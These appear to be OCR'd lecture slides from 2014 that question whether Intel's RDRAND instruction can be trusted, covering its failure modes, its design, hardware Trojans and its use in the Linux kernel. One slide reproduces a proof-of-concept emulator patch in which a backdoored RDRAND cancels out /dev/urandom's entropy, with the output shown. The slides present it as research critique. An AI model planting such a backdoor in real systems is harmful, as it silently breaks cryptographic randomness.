Randomness generation

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
May 16, 2014

RDRAND: Just use it!

David Johnston, 2012 (emphasis added):

"That's exactly why we put the new random number generator in our processors. To solve the chronic problem of security software systems lacking entropy. To provide secure random numbers even in VMs on blades. The rules of RNGs change when you have a 3Gbps source of entropy, which we do. You can over-engineer the downstream processing to ensure a reliable and sufficient supply under worst case assumptions. It's not to solve 'seeding' issues. It provides both the entropy, the seeds and the PRNG in hardware. So you can replace the whole shebang and eliminate software PRNGs. **Just use the output of the RDRAND instruction wherever you need a random number.**"

The developers are listening



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kmowery/rdrand – .gitignore

Last indexed 8 months ago

But does RDRAND actually work? RTFM

"Intel 64 and IA-32 Architectures Software Developer's Manual", Intel manual 325462, volume 1, page 7-24 (combined PDF page 177):

"Under heavy load, with multiple cores executing RDRAND in parallel, it is possible, though unlikely, for the demand of random numbers by software processes/threads to exceed the rate at which the random number generator hardware can supply them. This will lead to the RDRAND instruction returning no data transitorily. The RDRAND instruction indicates the occurrence of this rare situation by clearing the CF flag. . . . It is recommended that software using the RDRAND instruction to get random numbers retry for a limited number of iterations while RDRAND returns CF=0 and complete when valid data is returned, indicated with CF=1. This will deal with transitory underflows."

RTFM, continued

```
#define SUCCESS 1
#define RETRY_LIMIT_EXCEEDED 0
#define RETRY_LIMIT 10
int get_random_64( unsigned __int 64 * arand)
{int i;
   for (i = 0;i < RETRY_LIMIT;i++) {
     if(_rdrand64_step(arand) ) return SUCCESS;
   }
   return RETRY_LIMIT_EXCEEDED;
}
```

Does the Intel code work? RTFM, continued

"Runtime failures in the random number generator circuitry or statistically anomalous data occurring by chance will be detected by the self test hardware and flag the resulting data as being bad. In such extremely rare cases, the RDRAND instruction will return no data instead of bad data."

Intel's DRNG Software Implementation Guide, Revision 1.1:
"rare event that the DRNG fails during runtime".

No quantification of "rare".

Enter stay-dead state for one power-up out of every 10000?
Enter stay-dead state at certain voltages?
2013 Bernstein–Chang–Cheng–Chou–Heninger–Lange–van Someren "Factoring RSA keys from certified smart cards: Coppersmith in the wild" exploited such rare failures.

RDRAND conclusion: unsafe at any speed

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Cryptography Research:
using RDRAND directly in applications is easy but
“the most prudent approach is always to combine any other
available entropy sources to avoid having a single point of failure.”

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This is exactly what BSD’s `/dev/urandom` does.

Does RDRAND actually work properly?

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[7] D. J. Johnston, "Mircoarchitecture Specification (MAS) for PP-DRNG," Intel Corporation (unpublished), V1.4, 2009.

[8] C. E. Dike, "3 Gbps Binary RNG Entropy Source," Intel Corporation (unpublished), 2011.

[9] C. E. Dike and S. Gueron, "Digital Symmetric Random Number Generator Mathematics," Intel Corporation (unpublished), 2009.

(References from "Analysis of Intel's Ivy Bridge Digital Random Number Generator Prepared for Intel" by Mike Hamburg, Paul Kocher, and Mark E. Marson. Cryptography Research, Inc.)

Design (from CRI report)




Figure 1: Block diagram of the Intel RNG (adapted from [7])

Entropy Source (from CRI report)




Figure 2: Entropy source for the Intel RNG (from [8])

Design (from CRI report)




Figure 1: Block diagram of the Intel RNG (adapted from [7])

"It uses the counter mode CTR_DRBG construction as defined in [2], with AES-128 as the block cipher."

Intel assurances – David Johnston

I've examined my own RNG with electron microscopes and picoprobes. So I and a number of test engineers know full well that the design hasn't been subverted. For security critical systems, having multiple entropy sources is a good defense against a single source being subverted. But if an Intel processor were to be subverted, there are better things to attack, like the microcode or memory protection or caches. We put a lot of effort into keeping them secure, but as with any complex system it's impossible to know that you've avoided all possible errors, so maintaining the security of platforms is an ongoing battle. [..] But the implication at the top of this thread is that we were leaned on by the government to undermine our own security features. I know for a fact that I was not leant on by anyone to do that. X9.82 took my contributions and NIST is taking about half my contributions, but maybe they're slowly coming around to my way of thinking on online entropy testing. If I ultimately succeed in getting those specs to be sane, we better hope that I am sane.

Scary Paper of the Year: *Stealthy Dopant-Level Hardware Trojans*

by Becker, Regazzoni, Paar, and Burleson, CHES 2013





Fig. 2. Layout of the Trojan DFFR_X1 gate. The gate is only modified in the highlighted area by changing the dopant mask. The resulting Trojan gate has an output of $Q = V_{DD}$ and $QN = GND$.

Linux use of RDRAND

```
 -rw-r--r-- H. Peter Anvin     2012-07-27 22:26 random.c:
/*
* In case the hash function has some recognizable output
* pattern, we fold it in half. Thus, we always feed back
* twice as much data as we output.
*/
hash.w[0] ^= hash.w[3];
hash.w[1] ^= hash.w[4];
hash.w[2] ^= rol32(hash.w[2], 16);
/*
* If we have a architectural hardware random number
* generator, mix that in, too.
*/
for (i = 0; i < LONGS(EXTRACT_SIZE); i++) {
    unsigned long v;
    if (!arch_get_random_long(&v))
            break;
    hash.l[i] ^= v;
}
memcpy(out, &hash, EXTRACT_SIZE);
memset(&hash, 0, sizeof(hash));
```

RDRAND backdoor proof of concept – Taylor Hornby



```
  }
#endif

  Bit16u val_16 = 0;

  if (HW_RANDOM_GENERATOR_READY) {
    val_16 |= rand() & 0xff;  // hack using std C rand() function
    val_16 <<= 8;
    val_16 |= rand() & 0xff;

    setEFlagsOSZAPC(EFlagsCFMask);
  }
  else {
    setEFlagsOSZAPC(0);
  }

  BX_WRITE_16BIT_REG(i->dst(), val_16);

  BX_NEXT_INSTR(i);
}

BX_INSF_TYPE BX_CPP_AttrRegparmN(1) BX_CPU_C::RDRAND_Ed(bxInstruction_c *i)
{
  Bit32u val_32 = 0;

  BX_INFO(("In RDRAND_Ed!"));

  Bit32u edx = get_reg32(BX_32BIT_REG_EDX);

  if (EIP > 0xc0387d20 && EIP < 0xc0387e19) {
    BX_INFO(("Triggering backdoor!"));
    Bit32u at_edx = read_virtual_dword(BX_SEG_REG_DS, edx);
    val_32 = at_edx ^ 0x41414141;
  }

  setEFlagsOSZAPC(EFlagsCFMask);

  BX_WRITE_32BIT_REGZ(i->dst(), val_32);

  BX_NEXT_INSTR(i);
}

#if BX_SUPPORT_X86_64
BX_INSF_TYPE BX_CPP_AttrRegparmN(1) BX_CPU_C::RDRAND_Eq(bxInstruction_c *i)
```

```
tc@box:~$ cat /dev/urandom | head -c 1000
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAtc@box:~$
```

"The way RDRAND is being used in kernels <= 3.12.3 allows it to cancel out the other entropy. See extract_buf()."

"if I make RDRAND return `[EDX] ^ 0x41414141`, /dev/urandom output will be all `'A'`." Full thread

Updated in Linux repository (Dec 2013)

```
/*
* If we have an architectural hardware random number
* generator, use it for SHA's initial vector
*/
sha_init(hash.w);
for (i = 0; i < LONGS(20); i++) {
      unsigned long v;
      if (!arch_get_random_long(&v))
            break;
      hash.l[i] = v;
}
/* Generate a hash across the pool,
* 16 words (512 bits) at a time */
spin_lock_irqsave(&r->lock, flags);
for (i = 0; i < r->poolinfo->poolwords; i += 16)
      sha_transform(hash.w, (__u8 *)(r->pool + i), workspace);
```

Would you like to audit this?

```
2013-12-17 21:16 Theodore Ts'o      o [dev] [origin/dev] random: use the architectural HWRNG for~
2013-12-06 21:28 Greg Price         o random: clarify bits/bytes in wakeup thresholds
2013-12-07 09:49 Greg Price         o random: entropy_bytes is actually bits
2013-12-05 19:32 Greg Price         o random: simplify accounting code
2013-12-05 19:19 Greg Price         o random: tighten bound on random_read_wakeup_thresh
2013-11-29 20:09 Greg Price         o random: forget lock in lockless accounting
2013-11-29 15:56 Greg Price         o random: simplify accounting logic
2013-11-29 15:50 Greg Price         o random: fix comment on "account"
2013-11-29 15:02 Greg Price         o random: simplify loop in random_read
2013-11-29 14:59 Greg Price         o random: fix description of get_random_bytes
2013-11-29 14:58 Greg Price         o random: fix comment on proc_do_uuid
2013-11-29 14:58 Greg Price         o random: fix typos / spelling errors in comments
2013-11-16 10:19 Linus Torvalds     M-| Merge tag 'random_for_linus' of git://git.kernel.org/pub~
2013-11-03 18:24 Theodore Ts'o      | o [random_for_linus] random: add debugging code to detect ~
2013-11-03 16:40 Theodore Ts'o      | o random: initialize the last_time field in struct timer_r~
2013-11-03 07:56 Theodore Ts'o      | o random: don't zap entropy count in rand_initialize()
2013-11-03 06:54 Theodore Ts'o      | o random: printk notifications for urandom pool initializa~
2013-11-03 00:15 Theodore Ts'o      | o random: make add_timer_randomness() fill the nonblocking~
2013-10-03 12:02 Theodore Ts'o      | o random: convert DEBUG_ENT to tracepoints
2013-10-03 01:08 Theodore Ts'o      | o random: push extra entropy to the output pools
2013-10-02 21:10 Theodore Ts'o      | o random: drop trickle mode
2013-09-22 16:04 Theodore Ts'o      | o random: adjust the generator polynomials in the mixing f~
2013-09-22 15:24 Theodore Ts'o      | o random: speed up the fast_mix function by a factor of fo~
2013-09-22 15:14 Theodore Ts'o      | o random: cap the rate which the /dev/urandom pool gets re~
2013-09-21 19:42 Theodore Ts'o      | o random: optimize the entropy_store structure
2013-09-12 14:27 Theodore Ts'o      | o random: optimize spinlock use in add_device_randomness()
2013-09-12 14:10 Theodore Ts'o      | o random: fix the tracepoint for get_random_bytes(_arch)
2013-09-10 23:16 H. Peter Anvin     | o random: account for entropy loss due to overwrites
2013-09-10 23:16 H. Peter Anvin     | o random: allow fractional bits to be tracked
2013-09-10 23:16 H. Peter Anvin     | o random: statically compute poolbitshift, poolbytes, pool~
2013-09-21 18:06 Theodore Ts'o      | o random: mix in architectural randomness earlier in extra~
2013-11-11 12:20 Hannes Frederic S~ o | random32: add prandom_reseed_late() and call when nonblo~
2013-10-10 12:31 Linus Torvalds     M-| Merge tag 'random_for_linus' of git://git.kernel.org/pub~
2013-09-21 13:58 Theodore Ts'o      | o random: allow architectures to optionally define random_~
2013-09-10 10:52 Theodore Ts'o      | o random: run random_int_secret_init() run after all late_~
2013-08-30 09:39 Martin Schwidefsky o | Remove GENERIC_HARDIRQ config option
```

What would we like to see?

- Cryptographers can help here!
- Easy part: Stream cipher generates randomness from seed.
  With big seed, safe to have output overwrite old seed.
- Hard part: Need comprehensible mechanism
  to securely merge entropy sources into seed.
- Some sources are bad. Is full hashing really necessary?
- Some sources are influenced or controlled by attacker.
  Is protection against malice possible?
- Maybe helpful:
  Some malicious sources have limited time and space.
  Concatenate independent hashes of several sources,
  apply many rounds of wide permutation, then truncate?